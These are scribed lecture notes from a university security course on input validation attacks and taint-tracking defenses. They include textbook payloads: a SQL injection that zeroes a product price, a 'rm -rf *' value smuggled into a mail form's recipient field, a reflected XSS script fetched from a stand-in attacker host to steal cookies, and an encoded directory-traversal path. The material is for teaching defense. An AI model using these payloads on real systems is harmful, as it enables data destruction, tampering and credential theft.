Scribed by
Amitav Paul
amitav.paul@stonybrook.edu

Input Validation Errors and Defenses[i]

What comes after buffer overflows?

- Even today Buffer overflow is one of the biggest threat.
  - Most vulnerabilities reported in the early part of this decade were due to memory corruption. Typically, 2/3rd to 4/5th of security advisories.
  - But Majority of the vulnerabilities have changed dramatically since then.
  - Web-related (web applications, web browser, etc.) vulnerabilities dominate today.
    - Increased use of web
    - Hybrid nature of web applications, with server and client-side components; and a mix of trusted/untrusted data
    - Program written and deployed quickly, so very little time spent on debugging
    - Less sophisticated developers

SQL Injection

- Most of the time passwords are being hacked by exploiting SQL Injection vulnerabilities.
- Often used to defeat authentication as well as leak information.
- Typically web application has database server in the back-end and application issues queries to the database
  - Web is based on HTTP which is state-less protocol
  - In a C program, states are mostly kept in program variables
  - But here, program dies each time a request is submitted. So need to store data in a persistence storage, i.e. database.
- Assume a web application try to lookup price of a product in the database where product name will come from the client-side (browser)

```
$cmd = "SELECT price FROM products WHERE name='" . $name . "'"
```

... Use `cmd` as an SQL query

- Attacker-provided `name`:

```
xyz'; UPDATE products SET price=0 WHERE name='OneCaratDiamondRing
```

- Resulting query (attack)

```
SELECT price FROM products WHERE name='xyz';
UPDATE products SET price=0 WHERE name='OneCaratDiamondRing'
```

Command Injection

- Attacker-provided data used in creation of command that is passed to the OS.
- Example: SquirrelMail

```
$send_to_list = $_GET['sendto']
```

```
$command = "gpg -r $send_to_list 2>&1"
popen($command)
```

`sendto` is one of the form field for the list of recipients.
`gpg` is a GNU encryption-decryption program. The command needs to pull out some credentials related to the recipients and because of that you need to give information about the recipients.
`popen` is used to execute the shell command.

- Attack: attacker fills in the following information in the "sendto" field of email
  `xyz@abc.com; rm -rf *`

  `rm -rf *` will delete files.

Script Injection

- Similar to command injection.
- Attacker-provided input used to create a string that is interpreted as a script.
- Common in dynamic languages since these often allow string values to be `eval`'d
  - Most common web-application languages support `eval`: PHP, Python, Ruby, etc.
- Format string attacks have similarity with script injection
  - Works with different command language: format directives
  - Techniques used for detecting or preventing script injection attack is also used for it

Cross-Site Scripting (XSS)

- Webpages typically contain JavaScript code and browser has security policy that allows JavaScript on a webpage to access parts of webpage.
- Same-Origin policy[ii]: it permits scripts running on pages originating from the same site – a combination of scheme, hostname, and port number – to access each other's DOM with no specific restrictions, but prevents access to DOM on different sites.
- Attacker-provided data used as scripts embedded in generated Web pages.
- So the same-origin policy has been bypassed.
- Credentials could be stolen and send to the attacker by the script injected into the page.
- Most of the credentials are maintained in cookies, so attacker steal cookies.
- Example: Someone want to find a nearby bank branch. So fill ZIP code field with 90100 and submits the form, `http://www.xyzbank.com/findATM?zip=90100`
  - Normal Response: `<HTML>ZIP code not found: 90100</HTML>`
  - Attack: `<HTML>ZIP code not found: <script src='http://www.attacker.com/malicious_script.js'></script></HTML>`
    Now browser is going to fetch the script from the site and run it.
    Any script that explicitly included in the webpage is given same privileges to access the webpage. So, browser gives all the privileges to run the malicious script. The script simply sends the cookies to the attacker. It is called reflective XSS because it simply reflects user provided data.

Directory traversal


- Subverts any policies websites may have on directory or file accessing.
- Webserver may restrict access on certain directories. Eg. you are not allowed to go higher than document root directory.
- Attacker-provided path names contain directory traversal strings (e.g. "/ . . /") to go outside of permitted directories.
- May be disguised by various encodings.
- Example:

```
void check_access(char *file){
   if((strstr(file, "/cgi-bin/")==file) && (strstr(file,"/../") ==NULL)){
         char *f = url_decode(file); /* allow access to f … */
```

- Attacker-provided file:
  `/cgi-bin/%2e%2e/bin/sh` [%2e is ASCII code for '.'. `'%2e%2e'` matches `'..'` unless decoding is done earlier]
- It will modify the meaning of commands by injecting special characters.
- Unlike SQL Injection and XSS, it may have checks but that may contains bugs.


Distribution of vulnerabilities: CVE 2006

- The following chart shows the distribution of vulnerabilities recorded in 2006



Distribution of vulnerabilities: CVE 2009

- The following chart shows the distribution of vulnerabilities recorded in 2009



A Unified View of Attacks


- Target: program mediating access to protected resources/services
- Attack: use maliciously crafted input to exert unintended control over protected resource operations.
- Resource/service access uses:
  - Well-defined APIs to access
    - OS resources
    - Command interpreters
    - Database servers
    - Transaction servers, ...
  - Internal interfaces
    - Data structures and functions within program (eg. buffer overflow attack)
      - Used by program components to talk to each other

- How such kind of attacks can be detected which involves improper use of untrusted inputs?
- Detecting the difference between proper use and dangerous use: Taint-tracking/Information tracking

Example: SquirrelMail Command Injection


- Attack: an untrusted user/attacker trying to use maliciously crafted input to exert unintended control over output operations.
- Even an legitimate user wants to exert control to some extent: benign use.

- Two key aspects
  - Exert control
  - Introduce way that is not intended
- Detect "exertion of control"
  - Based on ***taint***: degree to which output depends on input
- Detect if control is intended:
  - Requires policies
    - Application-independent policies are preferable
- Variable coming from browser side: everything is untrusted (red marked).
- Idea in using taint-tracking to detect attack:
  - Taint-tracking: to figure out from where the data is coming from
  - Policy: to decide whether a query/command is reasonable or not



Taint-Enhanced Policy Enforcement

- Source: where untrusted data comes from
- Sink: where untrusted data gets used
- Anything comes from network: untrusted
- Anything comes from program or any static string already is in program code: trustworthy
- Idea: use some automated transformation that could be done by compiler. So, when the application is compiled, it already has additional instrumentation that keeps track of where the data come from. It is called Fine-grained tracking.
- Variable will not allow to distinguish between benign use and attack.
- In Fine-grained taint tracking, tracking is done at granularity finer than a variable.
- Overhead in Source code transformation is lower than Binary translation/emulation.
- Static analysis does not give precision needed in order to detect exploits. It can help in vulnerabilities analysis.
- Taint sink provides some parameters and taint-tracking will tell how those parameters are being tainted.



Instrumentation for Taint Tracking

- Fine-grained taint tracking
  - track if each byte of memory is tainted
- Program could have multiple sources of input, so may need to track which sources it come from.
- Bit array **tagmap** to store taint tags of every memory byte.
- **Tag(a)**: Taint bits in **tagmap** for memory bytes at address **a**. Bit is 1 means tainted and 0 means not-tainted

```
x = y + z;   ⇒   Tag(&x) = Tag(&y) || Tag(&z);
x = *p;      ⇒   Tag(&x) = Tag(p);
```

Enabling Fine-Grained Taint Tracking

- Source code transformation (on C programs) to track information flow at runtime
  - Accurate tracking of taint information at byte granularity
- **Idea**
  - Runtime representation of taint information
    - Use bit array **tagmap** to store taint tags for each byte of memory
    - **Tag(a)**: representing taint bits of bytes at address **a** in **tagmap**
  - Update **tagmap** for each assignment

Transformation: Taint for Expressions

- The following table explains how expressions will be annotated/augmented

- Memory address itself never be tainted, content of that location can be.

E	$T(E)$	Comment
c	0	Constants are untainted
v	$tag(\&v, sizeof(v))$	$tag(a,n)$ refers to n bits starting at $tagmap[a]$
$\&E$	0	An address is always untainted
$*E$	$tag(E, sizeof(*E))$	
$(cast)E$	$T(E)$	Type casts don't change taint.
$op(E)$	$T(E)$	for arithmetic/bit op
	0	otherwise
$E_1\ op\ E_2$	$T(E_1) \mid\mid T(E_2)$	for arithmetic/bit op
	0	otherwise

Transformation: Statements

- In addition to sending original parameters in function, we also have to check whether the parameters are tainted or not. So, use additional parameter to carry the taint information.

S	$Trans(S)$
$v = E$	$v = E;$ $tag(\&v, sizeof(v)) = T(E);$
$S_1; S_2$	$Trans(S_1); Trans(S_2)$
$if\ (E)\ S_1$ $else\ S_2$	$if\ (E)\ Trans(S_1)$ $else\ Trans(S_2)$
$while\ (E)\ \ S$	$while\ (E)\ \ Trans(S)$
$return\ E$	$return\ (E, T(E))$
$f(a)\ \{\ S\ \}$	$f(a, ta)\ \{$ $tag(\&a, sizeof(a)) = ta; Trans(S)\}$
$v = f(E)$ $v = (*f)(E)$	$(v, tag(\&v, sizeof(v))) = f(E, T(E))$ $(v, tag(\&v, sizeof(v))) = (*f)(E, T(E))$

Issues in Taint-tracking Instrumentation


- Efficiency
  - Programs generally full of assignment statements and for each assignment statement we have to do another statement. So, almost every statement is instrumented.
  - Since memory access is slower than cpu speed, increasing memory operations slow down the processing.
  - Compounded when dealing with binaries
    - Can introduce *4x* to *40x* slowdown!
- Accuracy
  - Implicit flows
  - Untransformed libraries
- Dealing with malicious code [Cavallaro et al 08]

Implicit flows

- Information flows take place without any explicit assignment statement.
- (Positive) control dependence
  - Example: decoding using **if-then-else/switch**

```
if (x == '+') y = ' ';
```

- One way to deal with implicit flow:



- Even if taint propagated from condition to the body, it might not be detected using transformation.
- Negative control dependence

```
y = 1;
if (x == 0)
     y = 0
```

  - If **x** is tainted, but equals **1**, then is **y** tainted at the end? Yes.
- You may don't want to track implicit taint in most cases:

```
if(!valid(x)){

   log an error message

}
```

  - There is control dependence between `x` and the messages being logged. Here `x` may be confidential but the message not.
- Operations involving tainted pointers

```
char transtab[256];
...
x = transtab[p]
```

  - If **`p`** is tainted, is **`x`** tainted?
  - What about the following case:

```
*p = 'a'
```

  - Or the case:

```
x = hash_table_lookup(p)
```

- If everything in the program will begin to get tainted, you will lose the discrimination power between what is tainted and not-tainted.

[i] http://www.cs.stonybrook.edu/~cse509/taint.pdf
[ii] http://en.wikipedia.org/wiki/Same-origin_policy